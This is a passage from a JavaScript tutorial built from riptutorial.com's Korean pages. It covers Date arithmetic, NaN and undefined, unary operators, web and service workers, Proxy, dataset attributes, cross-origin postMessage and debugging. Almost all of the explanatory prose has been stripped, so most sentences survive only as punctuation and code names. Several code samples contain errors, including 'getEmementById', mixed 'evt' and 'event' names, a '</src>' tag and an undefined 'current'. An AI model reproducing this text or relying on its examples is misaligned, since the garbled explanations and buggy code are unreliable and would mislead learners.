checkoutDate.setDate( checkoutDate.getDate() + 1 );

console.log(checkoutDate); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

`setDate` .

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 12 );
console.log(checkoutDate); // Tue Aug 02 2016 10:05:13 GMT-0400 (EDT)
```

getHours (), getMonth () .

(-) `setDate` ( ) -

```
function addWorkDays(startDate, days) {
    // Get the day of the week as a number (0 = Sunday, 1 = Monday, .... 6 = Saturday)
    var dow = startDate.getDay();
    var daysToAdd = days;
    // If the current day is Sunday add one day
    if (dow == 0)
        daysToAdd++;
    // If the start date plus the additional days falls on or after the closest Saturday
calculate weekends
```

```
    if (dow + daysToAdd >= 6) {
        //Subtract days in current working week from work days
        var remainingWorkDays = daysToAdd - (5 - dow);
        //Add current working week's weekend
        daysToAdd += 2;
        if (remainingWorkDays > 5) {
            //Add two days for each working week by calculating how many weeks are included
            daysToAdd += 2 * Math.floor(remainingWorkDays / 5);
            //Exclude final weekend if remainingWorkDays resolves to an exact number of weeks
            if (remainingWorkDays % 5 == 0)
                daysToAdd -= 2;
        }
    }
    startDate.setDate(startDate.getDate() + daysToAdd);
    return startDate;
}
```

1970 1 1 . 00:00:00 UTC

`Date.now` 1970 1 1 00:00:00 UTC . `Date` `getTime` .

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

JavaScript

JavaScript

(*) `Date.prototype.toLocaleDateString()` `Date` .

.

```
dateObj.toLocaleDateString([locales [, options]])
```

`locales` BCP 47 .

`options` .

- **localeMatcher** : `"lookup"` `"best fit"` . `"best fit"`
- **timeZone** : `"UTC"` . .
- **hour12** : `true` `false` . .
- **formatMatcher** : `"basic"` `"best fit"` . `"best fit"`
- : `"narrow"` , `"short"` & `"long"`
- : `"narrow"` , `"short"` & `"long"`
- : `"numeric"` & `"2-digit"`
- **month** : `"numeric"` , `"2-digit"` , `"narrow"` , `"short"` & `"long"`
- : `"numeric"` & `"2-digit"`
-

: `"numeric"` & `"2-digit"`

- : `"numeric"` & `"2-digit"`
- : `"numeric"` & `"2-digit"`
- **timeZoneName** : `"short"` `"long"`

```
var today = new Date().toLocaleDateString('en-GB', {
    day : 'numeric',
    month : 'short',
    year : 'numeric'
});
```

1 24 . 24h, 2036 :

```
'24 Jan 2036'
```

`Date.prototype.toLocaleDateString()` Date .

```
var DateObject = (function() {
    var monthNames = [
      "January", "February", "March",
      "April", "May", "June", "July",
      "August", "September", "October",
      "November", "December"
    ];
    var date = function(str) {
        this.set(str);
    };
    date.prototype = {
        set : function(str) {
            var dateDef = str ? new Date(str) : new Date();
            this.day = dateDef.getDate();
            this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
            this.month = dateDef.getMonth() + 1;
            this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
            this.monthName = monthNames[this.month - 1];
            this.year = dateDef.getFullYear();
        },
        get : function(properties, separator) {
            var separator = separator ? separator : '-'
                ret = [];
            for(var i in properties) {
                ret.push(this[properties[i]]);
            }
            return ret.join(separator);
        }
    };
    return date;
})();
```

2019 1 20 `new DateObject()` .

```
day: 20
```

```
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "January"
year: 2019
```

.

```
new DateObject().get(['dayPadded', 'monthPadded', 'year']);
```

.

```
20-01-2016
```

(*) **MDN** " " Chrome 24+, Firefox 29+, IE11, Edge12 +, Opera 15+ Safari .

: https://riptutorial.com/ko/javascript/topic/265/

21:

Examples

Date :

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1.valueOf() === date2.valueOf());
```

: false

Date valueOf() getTime() . :

```
var date1 = new Date();
var date2 = new Date();
console.log(date1 === date2);
```

: false

:

```
var date1 = new Date();
var date2 = date1;
console.log(date1 === date2);
```

: true

< > . :

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1 < date2);
```

: true

.

```
var date1 = new Date();
var date2 = new Date(date1.valueOf());
console.log(date1 <= date2);
```

: true

.

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 5000);
```

```
var dateDiff = date1.valueOf() - date2.valueOf();
var dateDiffInYears = dateDiff/1000/60/60/24/365; //convert milliseconds into years

console.log("Date difference in years : " + dateDiffInYears);
```

: https://riptutorial.com/ko/javascript/topic/8035/-

22:

Examples

NaN

NaN .

```
"a" + 1
"b" * 3
"cde" - "e"
[1, 2, 3] * 2
```

: .

```
[2] * [3]  // Returns 6
```

+ .

```
"a" + "b"  // Returns "ab"
```

0 0 NaN .

```
0 / 0         // NaN
```

: (JavaScript) 0 .

NaN

Math NaN .

```
Math.floor("a")
```

Math.sqrt NaN .

```
Math.sqrt(-1)
```

isNaN () NaN

window.isNaN()

isNaN() NaN . (*) NaN . .

(*) "" . ECMA-262 18.2.3 .

isNaN() .

```
isNaN(NaN);          // true
isNaN(1);            // false: 1 is a number
isNaN(-2e-4);        // false: -2e-4 is a number (-0.0002) in scientific notation
isNaN(Infinity);     // false: Infinity is a number
isNaN(true);         // false: converted to 1, which is a number
isNaN(false);        // false: converted to 0, which is a number
isNaN(null);         // false: converted to 0, which is a number
isNaN("");           // false: converted to 0, which is a number
isNaN(" ");          // false: converted to 0, which is a number
isNaN("45.3");       // false: string representing a number, converted to 45.3
isNaN("1.2e3");      // false: string representing a number, converted to 1.2e3
isNaN("Infinity");   // false: string representing a number, converted to Infinity
isNaN(new Date);     // false: Date object, converted to milliseconds since epoch
isNaN("10$");        // true : conversion fails, the dollar sign is not a digit
isNaN("hello");      // true : conversion fails, no digits at all
isNaN(undefined);    // true : converted to NaN
isNaN();             // true : converted to NaN (implicitly undefined)
isNaN(function(){}); // true : conversion fails
isNaN({});           // true : conversion fails
isNaN([1, 2]);       // true : converted to "1, 2", which can't be converted to a number
```

: Array NaN . Number() . isNaN([]) isNaN([34]) false , isNaN([1, 2]) isNaN([true]) true : "" , "34" , "1,2" "true" . **isNaN() NaN** .

6

Number.isNaN()

ECMAScript 6 Number.isNaN() window.isNaN() . Number.isNaN() . **, NaN true true** (Number.isNaN(NaN)).

ECMA-262 20.1.2.4 :

number Number.isNaN .

1. Type (number) Number false .
2. number NaN true .
3. false .

:

```
// The one and only
Number.isNaN(NaN);          // true

// Numbers
Number.isNaN(1);            // false
Number.isNaN(-2e-4);        // false
Number.isNaN(Infinity);     // false

// Values not of type number
Number.isNaN(true);         // false
Number.isNaN(false);        // false
Number.isNaN(null);         // false
Number.isNaN("");           // false
Number.isNaN(" ");          // false
Number.isNaN("45.3");       // false
```

```
Number.isNaN("1.2e3");      // false
Number.isNaN("Infinity");   // false
Number.isNaN(new Date);     // false
Number.isNaN("10$");        // false
Number.isNaN("hello");      // false
Number.isNaN(undefined);    // false
Number.isNaN();             // false
Number.isNaN(function(){}); // false
Number.isNaN({});           // false
Number.isNaN([]);           // false
Number.isNaN([1]);          // false
Number.isNaN([1, 2]);       // false
Number.isNaN([true]);       // false
```

null . undefined .

undefined .

```
null == undefined; // true
null === undefined; // false
```

: typeof null 'object' .

```
typeof null; // 'object';
```

null .

```
var a = null;

a === null; // true
```

null

null undefined , .

undefined .

- undefined .
  - typeof undefined === 'undefined'
- null "" .
  - typeof null === 'object'

undefined . JSON undefined . , null "" .

undefined .

- (,)
  - ```
    let foo;
    console.log('is undefined?', foo === undefined);
    // is undefined? true
    ```
-
    ```

```
let foo = { a: 'a' };
console.log('is undefined?', foo.b === undefined);
// is undefined? true
```

```
function foo() { return; }
console.log('is undefined?', foo() === undefined);
// is undefined? true
```

```
function foo(param) {
  console.log('is undefined?', param === undefined);
}
foo('a');
foo();
// is undefined? false
// is undefined? true
```

---

undefined window .

```
// Only in browsers
console.log(window.undefined); // undefined
window.hasOwnProperty('undefined'); // true
```

5

ECMAScript 5 window.undefined .

-

```
1 / 0; // Infinity
// Wait! WHAAAT?
```

Infinity ( ). Number.POSITIVE_INFINITY .

, 0 . 0 . !

-Infinity , .

-Infinity Infinity Number.NEGATIVE_INFINITY Number.NEGATIVE_INFINITY Number.NEGATIVE_INFINITY
.

```
- (Infinity); // -Infinity
```

.

```
Infinity > 123192310293; // true
-Infinity < -123192310293; // true
1 / 0; // Infinity
Math.pow(123123123, 9123192391023); // Infinity
Number.MAX_VALUE * 2; // Infinity
23 / Infinity; // 0
-Infinity; // -Infinity
```

```
-Infinity === Number.NEGATIVE_INFINITY; // true
-0; // -0 , yes there is a negative 0 in the language
0 === -0; // true
1 / -0; // -Infinity
1 / 0 === 1 / -0; // false
Infinity + Infinity; // Infinity

var a = 0, b = -0;

a === b; // true
1 / a === 1 / b; // false

// Try your own!
```

NaN

NaN "Not a Number" . JavaScript NaN NaN .

Number.NaN .

```
window.hasOwnProperty('NaN'); // true
NaN; // NaN
```

NaN .

```
typeof NaN; // 'number'
```

NaN . isNaN .

```
NaN == NaN  // false
NaN === NaN // false
```

Number .

```
Number.MAX_VALUE;          // 1.7976931348623157e+308
Number.MAX_SAFE_INTEGER;   // 9007199254740991

Number.MIN_VALUE;          // 5e-324
Number.MIN_SAFE_INTEGER;   // -9007199254740991

Number.EPSILON;            // 0.00000000000000022204460492503130

Number.POSITIVE_INFINITY;  // Infinity
Number.NEGATIVE_INFINITY;  // -Infinity

Number.NaN;                // NaN
```

Javascript (Number.MIN_SAFE_INTEGER , Number.MAX_SAFE_INTEGER) .

Number.EPSILON Number 1 Number . JavaScript .

: https://riptutorial.com/ko/javascript/topic/700/-

23:

- var userAgent = navigator.userAgent; / * * /

1. **Navigator** .
2. **navigator.product** **Gecko** . .
    - Internet Explorer 10
    - 12
3. Internet Explorer **navigator.geolocation** Internet Explorer 8 .
4. **navigator.appCodeName** **Mozilla** .

Examples

JSON .

JSON .

```
function getBrowserInfo() {
    var
        json = "[{",

        /* The array containing the browser info */
        info = [
            navigator.userAgent, // Get the User-agent
            navigator.cookieEnabled, // Checks whether cookies are enabled in browser
            navigator.appName, // Get the Name of Browser
            navigator.language,  // Get the Language of Browser
            navigator.appVersion,  // Get the Version of Browser
            navigator.platform  // Get the platform for which browser is compiled
        ],

        /* The array containing the browser info names */
        infoNames = [
                  "userAgent",
                  "cookiesEnabled",
                  "browserName",
                  "browserLang",
                  "browserVersion",
                  "browserPlatform"
        ];

    /* Creating the JSON object */
    for (var i = 0; i < info.length; i++) {
        if (i === info.length - 1) {
            json += '"' + infoNames[i] + '": "' + info[i] + '"';
        }
        else {
            json += '"' + infoNames[i] + '": "' + info[i] + '",';
        }
    };
```

```
    return json + "}]";
};
```

: https://riptutorial.com/ko/javascript/topic/4521/-

24:

Javascript . . , .

Examples

```
 //Before: antipattern 3 global variables
    var setActivePage = function () {};
    var getPage = function() {};
    var redirectPage = function() {};

//After:  just 1 global variable, no function collision and more meaningful function names
    var NavigationNs = NavigationNs || {};
    NavigationNs.active = function() {}
    NavigationNs.pagination = function() {}
    NavigationNs.redirection = function() {}
```

. . (.) .

```
 var NavigationNs = NavigationNs || {};
     NavigationNs.active =  {};
     NavigationNs.pagination = {};
     NavigationNs.redirection = {};

     // The second level start here.
     Navigational.pagination.jquery = function();
     Navigational.pagination.angular = function();
     Navigational.pagination.ember = function();
```

: https://riptutorial.com/ko/javascript/topic/6673/-

25:

- ()
- postMessage (,)
- onmessage = function (message) {/ * ... * /}
- onerror = function (message) {/ * ... * /}
- ()

- HTTPS .

Examples

```
// Check if service worker is available.
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/sw.js').then(function(registration) {
    console.log('SW registration succeeded with scope:', registration.scope);
  }).catch(function(e) {
    console.log('SW registration failed with error:', e);
  });
}
```

- `register()` . SW .
- SW . `sw.js` .
- SW SW . `/js/sw.js` SW `/js/` `fetch` . SW .

(xmlHttpRequest I / O) . ( ) JavaScript .

.

URL .

```
var webworker = new Worker("./path/to/webworker.js");
```

`URL.createObjectURL()` Worker .

```
var workerData = "function someFunction() {}; console.log('More code');";

var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"], { type: "text/javascript"
}));

var webworker = new Worker(blobURL);
```

`Function.toString()` .

```
var workerFn = function() {
    console.log("I was run");
};

var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"], { type:
```

```
"text/javascript" }));

var webworker = new Worker(blobURL);
```

main.js

. / JavaScript (.)

: MDN

:

1. DOM .
2.
3. .
4. .
5. HTTPS .

Document () JavaScript `<script>` .

```
// we check if the browser supports ServiceWorkers
if ('serviceWorker' in navigator) {
  navigator
    .serviceWorker
    .register(
      // path to the service worker file
      'sw.js'
    )
    // the registration is async and it returns a promise
    .then(function (reg) {
      console.log('Registration Successful');
    });
}
```

sw.js

ServiceWorker .

```
self.addEventListener('fetch', function (event) {
  // do nothing here, just log all the network requests
  console.log(event.request.url);
});
```

.

:

```
var worker = new Worker('worker.js');
```

```
worker.addEventListener('message', function(msg) {
    console.log('Result from the worker:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js :

```
self.addEventListener('message', function(msg) {
    console.log('Worker received arguments:', msg.data);
    self.postMessage(msg.data[0] + msg.data[1]);
});
```

, iframe .

. , . . ( )

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start();  // open the port connection

myWorker.port.postMessage([2,3]);
```

worker.js

```
self.port.start(); open the port connection to enable two-way communication

self.onconnect = function(e) {
    var port = e.ports[0];  // get the port

    port.onmessage = function(e) {
        console.log('Worker revceived arguemnts:', e.data);
        port.postMessage(e.data[0] + e.data[1]);
    }
}
```

port.start() .

. .

:

```
// Terminate a worker from your application.
worker.terminate();
```

: terminate . .

:

```
// Have a worker terminate itself.
self.close();
```

.

```
this.addEventListener('install', function(event) {
    console.log('installed');
});
```

. API .

```
this.addEventListener('install', function(event) {
  event.waitUntil(
    caches.open('v1').then(function(cache) {
      return cache.addAll([
        /* Array of all the assets that needs to be cached */
        '/css/style.css',
        '/js/app.js',
        '/images/snowTroopers.jpg'
      ]);
    })
  );
});
```

postMessage .

: postMessage webkitPostMessage . postMessage ""( ) .

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

( ) :

```
// Create a worker
var webworker = new Worker("./path/to/webworker.js");

// Send information to worker
webworker.postMessage("Sample message");

// Listen for messages from the worker
webworker.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from the worker
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
});
```

webworker.js

```
// Send information to the main thread (parent window)
self.postMessage(["foo", "bar", "baz"]);

// Listen for messages from the main thread
self.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from main
    console.log("Message from parent:", event.data); // "Sample message"
});
```

onmessage .

( ) :

```
webworker.onmessage = function(event) {
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
}
```

webworker.js

```
self.onmessage = function(event) {
    console.log("Message from parent:", event.data); // "Sample message"
}
```

: https://riptutorial.com/ko/javascript/topic/618/

26:

Examples

.

```
function assert( outcome, description ) {
    var passFail = outcome ? 'pass' : 'fail';
    console.log(passFail, ': ', description);
    return outcome;
};
```

ECMAScript Node.js .

. .

```
function add(num1, num2) {
    return num1 + num2;
}

var result = add(5, 20);
assert( result == 24, 'add(5, 20) should return 25...');
```

`add(x, y) 5 + 20 25 24` assert "" .

.

```
assert( result == 25, 'add(5, 20) should return 25...');

console output:

> pass: should return 25...
```

"add" .

(`var result = add(x,y)`).

```
assert( result == 0, 'add(0, 0) should return 0...');
assert( result == -1, 'add(0, -1) should return -1...');
assert( result == 1, 'add(0, 1) should return 1...');
```

.

```
> pass: should return 0...
> pass: should return -1...
> pass: should return 1...
```

`add(x,y)` ... `add(x,y)` . :

```
function test__addsIntegers() {

    // expect a number of passed assertions
    var passed = 3;

    // number of assertions to be reduced and added as Booleans
    var assertions = [

        assert( add(0, 0) == 0, 'add(0, 0) should return 0...'),
        assert( add(0, -1) == -1, 'add(0, -1) should return -1...'),
        assert( add(0, 1) == 1, 'add(0, 1) should return 1...')

    ].reduce(function(previousValue, currentValue){

        return previousValue + current;

    });

    if (assertions === passed) {

        console.log("add(x,y)... did return the sum of two integers");
        return true;

    } else {

        console.log("add(x,y)... does not reliably return the sum of two integers");
        return false;

    }
}
```

Mocha, Sinon, Chai Proxyquire

ResponseProcessor Promise . .

processResponse .

```
import {processResponse} from '../utils/response_processor';

const ping = () => {
  return new Promise((resolve, _reject) => {
    const response = processResponse(data);
    resolve(response);
  });
}

module.exports = ping;
```

.

1. mocha
2. chai
3. sinon
4. proxyquire
5. chai-as-promised

package.json test .

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register --require
./test/unit/test_helper.js  --recursive test/**/*_spec.js"
```

es6 . test_helper .

```
import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';

chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);
```

Proxyquire ResponseProcessor . sinon . chai chai-as-promised ping() fullfilled ,
eventually .

```
import {expect}       from 'chai';
import sinon          from 'sinon';
import proxyquire     from 'proxyquire';

let formattingStub = {
  wrapResponse: () => {}
}

let ping = proxyquire('../../../src/api/ping', {
  '../utils/formatting': formattingStub
});

describe('ping', () => {
  let wrapResponseSpy, pingResult;
  const response = 'some response';

  beforeEach(() => {
    wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
    pingResult = ping();
  })

  afterEach(() => {
    formattingStub.wrapResponse.restore();
  })

  it('returns a fullfilled promise', () => {
    expect(pingResult).to.be.fulfilled;
  })

  it('eventually returns the correct response', () => {
    expect(pingResult).to.eventually.equal(response);
  })
});
```

ping .

```
import {ping} from './ping';

const pingWrapper = () => {
```

```
  ping.then((response) => {
    // do something with the response
  });
}

module.exports = pingWrapper;
```

pingWrapper

0. sinon
1. proxyquire
2. sinon-stub-promise

Proxyquire ping . sinon sinon-stub-promise returnsPromise . .

```
import {expect}   from 'chai';
import sinon      from 'sinon';
import proxyquire from 'proxyquire';

let pingStub = {
  ping: () => {}
};

let pingWrapper = proxyquire('../src/pingWrapper', {
  './ping': pingStub
});

describe('pingWrapper', () => {
  let pingSpy;
  const response = 'some response';

  beforeEach(() => {
    pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
    pingSpy.resolves(response);
    pingWrapper();
  });

  afterEach(() => {
    pingStub.wrapResponse.restore();
  });

  it('wraps the ping', () => {
    expect(pingSpy).to.have.been.calledWith(response);
  });
});
```

: https://riptutorial.com/ko/javascript/topic/4052/---

27:

- ; // .
- + ; // .
- delete object.property; //
- ["property"]; //
- typeof ; // .
- ~ ; // NOT
- !; // .
- -; // .

Examples

(+)

(+) . ( ).

:

```
+expression
```

:

- Number .

(+) () .

:

- (16) .
- : true , false .
- null

NaN .

:

```
+42           // 42
+"42"         // 42
+true         // 1
+false        // 0
```

```
+null          // 0
+undefined     // NaN
+NaN           // NaN
+"foo"         // NaN
+{}            // NaN
+function(){} // NaN
```

.

.

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

.

```
+[]            // 0    ( === +'' )
+[1]           // 1    ( === +'1' )
+[1, 2]        // NaN  ( === +'1,2' )
```

delete .

:

```
delete object.property

delete object['property']
```

:

:

- true

( ) :

- false .
- .

---

delete . .

delete . .

delete .

:

```
// Deleting a property
foo = 1;              // a global variable is a property of `window`: `window.foo`
delete foo;           // true
console.log(foo);     // Uncaught ReferenceError: foo is not defined

// Deleting a variable
var foo = 1;
delete foo;           // false
console.log(foo);     // 1 (Not deleted)

// Deleting a function
function foo(){ };
delete foo;           // false
console.log(foo);     // function foo(){ } (Not deleted)

// Deleting a property
var foo = { bar: "42" };
delete foo.bar;       // true
console.log(foo);     // Object { } (Deleted bar)

// Deleting a property that does not exist
var foo = { };
delete foo.bar;       // true
console.log(foo);     // Object { } (No errors, nothing deleted)

// Deleting a non-configurable property of a predefined object
delete Math.PI;       // false  ()
console.log(Math.PI); // 3.141592653589793 (Not deleted)
```

typeof

typeof .

:

```
typeof operand
```

:

typeof .

Undefined	"undefined"
Null	"object"
Boolean	"boolean"
Number	"number"
String	"string"
Symbol (ES6)	"symbol"

Function	"function"
document.all	"undefined"
(JS)	
	"object"

typeof document.all . document.all typeof document.all "undefined" ? .

:

```
// returns 'number'
typeof 3.14;
typeof Infinity;
typeof NaN;                // "Not-a-Number" is a "number"

// returns 'string'
typeof "";
typeof "bla";
typeof (typeof 1);         // typeof always returns a string

// returns 'boolean'
typeof true;
typeof false;

// returns 'undefined'
typeof undefined;
typeof declaredButUndefinedVariable;
typeof undeclaredVariable;
typeof void 0;
typeof document.all        // see above

// returns 'function'
typeof function(){};
typeof class C {};
typeof Math.sin;

// returns 'object'
typeof { /*<...>*/ };
typeof null;
typeof /regex/;            // This is also considered an object
typeof [1, 2, 4];          // use Array.isArray or Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // Don't use!
typeof new Number(1);     // Don't use!
typeof new String("abc"); // Don't use!

// returns 'symbol'
typeof Symbol();
typeof Symbol.iterator;
```

void

void undefined .

:

```
void expression
```

:

- undefined

void void 0 void(0) undefined . void , () .

void undefined .
, ECMAScript window.undefined , undefined undefined .
void undefined .

void 0 undefined . window.undefined .

:

undefined :

```
function foo(){
    return void 0;
}
console.log(foo()); // undefined
```

undefined :

```
(function(undefined){
    var str = 'foo';
    console.log(str === undefined); // true
})('foo');
```

(-)

(-) .

:

```
-expression
```

:

:

- `Number` .

(-) (+) / .

`NaN` (`-NaN`).

:

:

```
-42           // -42
-"42"         // -42
-true         // -1
-false        // -0
-null         // -0
-undefined    // NaN
-NaN          // NaN
-"foo"        // NaN
-{}           // NaN
-function(){} // NaN
```

.
.

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

.

```
-[]           // -0  ( === -'' )
-[1]          // -1  ( === -'1' )
-[1, 2]       // NaN ( === -'1,2' )
```

NOT (~)

NOT (~) NOT .

:

:

```
~expression
```

:

:

- `Number` .

NOT .

	NOT a
0	1
1	0

```
1337  (base 10) = 0000010100111001 (base 2)
~1337 (base 10) = 1111101011000110 (base 2) = -1338 (base 10)
```

`-(x + 1)` .

---

(10)	(2)	(2)	(10)
2	00000010	11111100	-3
1	00000001	11111110	-2
0	00000000	11111111	-1
-1	11111111	00000000	0
-2	11111110	00000001	1
-3	11111100	00000010	2

NOT (!)

NOT (`!`) .

```
!expression
```

- `Boolean` .

NOT (`!`) .

`.!true === false !false === true .`

.

, NOT (`!!`) .

```
!!"FooBar" === true
!!1 === true
!!0 === false
```

`!true` :

```
!'true' === !new Boolean('true');
!'false' === !new Boolean('false');
!'FooBar' === !new Boolean('FooBar');
![] === !new Boolean([]);
!{} === !new Boolean({});
```

`!false` .

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

:

```
!true         // false
!-1           // false
!"-1"         // false
!42           // false
!"42"         // false
!"foo"        // false
!"true"       // false
!"false"      // false
!{}           // false
![]           // false
!function(){} // false

!false        // true
!null         // true
!undefined    // true
!NaN          // true
!0            // true
!""           // true
```

. JavaScript . .

.

`delete`	delete .	
`void`	void .	
`typeof`	typeof .	
`+`	.	
`-`	Number .	
`~`	NOT .	
`!`	NOT .	

: https://riptutorial.com/ko/javascript/topic/2084/-

28:

JavaScript . ES6 . . . , , , . .

- `let proxied = new Proxy(target, handler);`

, (, ...) .	
""	(, ...)

"" MDN - Proxy - " " .

Examples

( )

`object` `" went through proxy"` .

```
let object  = {};

let handler = {
    set(target, prop, value){ // Note that ES6 object syntax is used
        if('string' === typeof value){
            target[prop] = value + " went through proxy";
        }
    }
};

let proxied = new Proxy(object, handler);

proxied.example = "ExampleValue";

console.log(object);
// logs: { example: "ExampleValue went trough proxy" }
// you could also access the object via proxied.target
```

`get` .

. Reflect .

```
let handler = {
    get(target, property) {
        if (!Reflect.has(target, property)) {
            return {
                value: undefined,
                type: 'undefined'
            };
        }
        let value = Reflect.get(target, property);
        return {
```

```
            value: value,
            type: typeof value
        };
    }
};

let proxied = new Proxy({foo: 'bar'}, handler);
console.log(proxied.foo); // logs `Object {value: "bar", type: "string"}`
```

: https://riptutorial.com/ko/javascript/topic/4686/

29:

- var x = HTMLElement.dataset. *;
- HTMLElement.dataset. * = "value";

MDN : .

Examples

`dataset` `data-*` ( ) .

```
<p>Countries:</p>
<ul>
  <li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">USA</li>
  <li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">Canada</li>
  <li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">France</li>
</ul>
<button type="button" onclick="correctDetails()">Correct Country Details</button>
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.dataset.id
            + "\r\nDial Code: " + item.dataset.dialCode;
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.dataset.id = "FR";
    item.dataset.dialCode = "33";
}
</script>
```

: `dataset` `getAttribute` `setAttribute` .

getAttribute setAttribute

HTML5 `getAttribute` `setAttribute` . .

```
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.getAttribute("data-id")
            + "\r\nDial Code: " + item.getAttribute("data-dial-code");
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.setAttribute("id", "FR");
    item.setAttribute("data-dial-code", "33");
}
</script>
```

: https://riptutorial.com/ko/javascript/topic/3197/-

30:

Examples

JavaScript .

```
function get_extension(filename) {
    return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

(: `myfile`) . (: `.htaccess`) :

```
get_extension('')                           // ""
get_extension('name')                       // ""
get_extension('name.txt')                   // "txt"
get_extension('.htpasswd')                  // ""
get_extension('name.with.many.dots.myext')  // "myext"
```

.

```
function get_extension(path) {
    var basename = path.split(/[\\/]/).pop(),  // extract file name from full path ...
                                               // (supports `\\` and `/` separators)
        pos = basename.lastIndexOf('.');       // get last position of `.`

    if (basename === '' || pos < 1)            // if file name is empty or ...
        return "";                             //  `.` not found (-1) or comes first (0)

    return basename.slice(pos + 1);            // extract extension ignoring `.`
}

get_extension('/path/to/file.ext');  // "ext"
```

`Number` . : `1234567.89 => "1,234,567.89"` :

```
var num = 1234567.89,
    formatted;

formatted = num.toFixed(2).replace(/\d(?=(\d{3})+\.)/g, '$&,');  // "1,234,567.89"
```

`[0 .. n]` , `[0 .. x]` .

```
/**
 * Number.prototype.format(n, x, s, c)
 *
 * @param integer n: length of decimal
 * @param integer x: length of whole part
 * @param mixed   s: sections delimiter
 * @param mixed   c: decimal delimiter
 */
Number.prototype.format = function(n, x, s, c) {
    var re = '\\d(?=(\\d{' + (x || 3) + '})+' + (n > 0 ? '\\D' : '$') + ')',
```

```
        num = this.toFixed(Math.max(0, ~~n));

    return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' + (s || ','));
};

12345678.9.format(2, 3, '.', ',');  // "12.345.678,90"
123456.789.format(4, 4, ' ', ':');  // "12 3456:7890"
12345678.9.format(0, 3, '-');       // "12-345-679"
123456789..format(2);               // "123,456,789.00"
```

.

```
function assign(obj, prop, value) {
    if (typeof prop === 'string')
        prop = prop.split('.');

    if (prop.length > 1) {
        var e = prop.shift();
        assign(obj[e] =
                 Object.prototype.toString.call(obj[e]) === '[object Object]'
                 ? obj[e]
                 : {},
               prop,
               value);
    } else
        obj[prop[0]] = value;
}

var obj = {},
    propName = 'foo.bar.foobar';

assign(obj, propName, 'Value');

// obj == {
//   foo : {
//     bar : {
//       foobar : 'Value'
//     }
//   }
// }
```

: https://riptutorial.com/ko/javascript/topic/3276/-

31:

. .

URL URL , .

Examples

JavaScript ( ) . (Node JS JavaScript- .)

( ). .

1 : CORS

API CORS (Cross-Origin Resource Sharing) . HTTP (`Access-Control-Allow-Origin`) . AJAX .

.

2 : JSONP

JSON with **P** . . . JavaScript , .

JSONP JavaScript JSON . JSONP URL `GET` . .

```
<script>
function myfunc(obj){
    console.log(obj.example_field);
}
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>
```

`http://example.com/api/endpoint.js?callback=myfunc` .

```
myfunc({"example_field":true})
```

, .

`window.postMessage()` `window.onmessage` .

`window postMessage()` `window onmessage` , , `.postMessage()` `postMessage()` .

- `http://main-site.com/index.html` :

  ```
  <!-- ... -->
  ```

```
<iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
<script src="main_site_script.js"></script>
<!-- ... -->
```

- `http://other-site.com/index.html` :

```
<!-- ... -->
<script src="other_site_script.js"></src>
<!-- ... -->
```

- `main_site_script.js` :

```
// Get the <iframe>'s window
var frameWindow = document.getElementById('frame-id').contentWindow;

// Add a listener for a response
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://other-site.com') == 0) {

        // Check the response
        console.log(evt.data);
        /* ... */
    }
});

// Send a message to the frame's window
frameWindow.postMessage(/* any obj or var */, '*');
```

- `other_site_script.js` :

```
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://main-site.com') == 0) {

        // Read and elaborate the received data
        console.log(evt.data);
        /* ... */

        // Send a response back to the main window
        window.parent.postMessage(/* any obj or var */, '*');
    }
});
```

: https://riptutorial.com/ko/javascript/topic/4742/------

32:

Examples

. .

.

1. `debugger;` `debugger;` .
2. .
3. (IDE).

`debugger;` `debugger;` . JS .

.

Chrome Firefox

1. `F12` .
2. (Chrome) (Firefox) .
3. `Ctrl` + `P` .
4. `Enter` .

Internet Explorer Edge

1. `F12` .
2. .
3. . JavaScript .

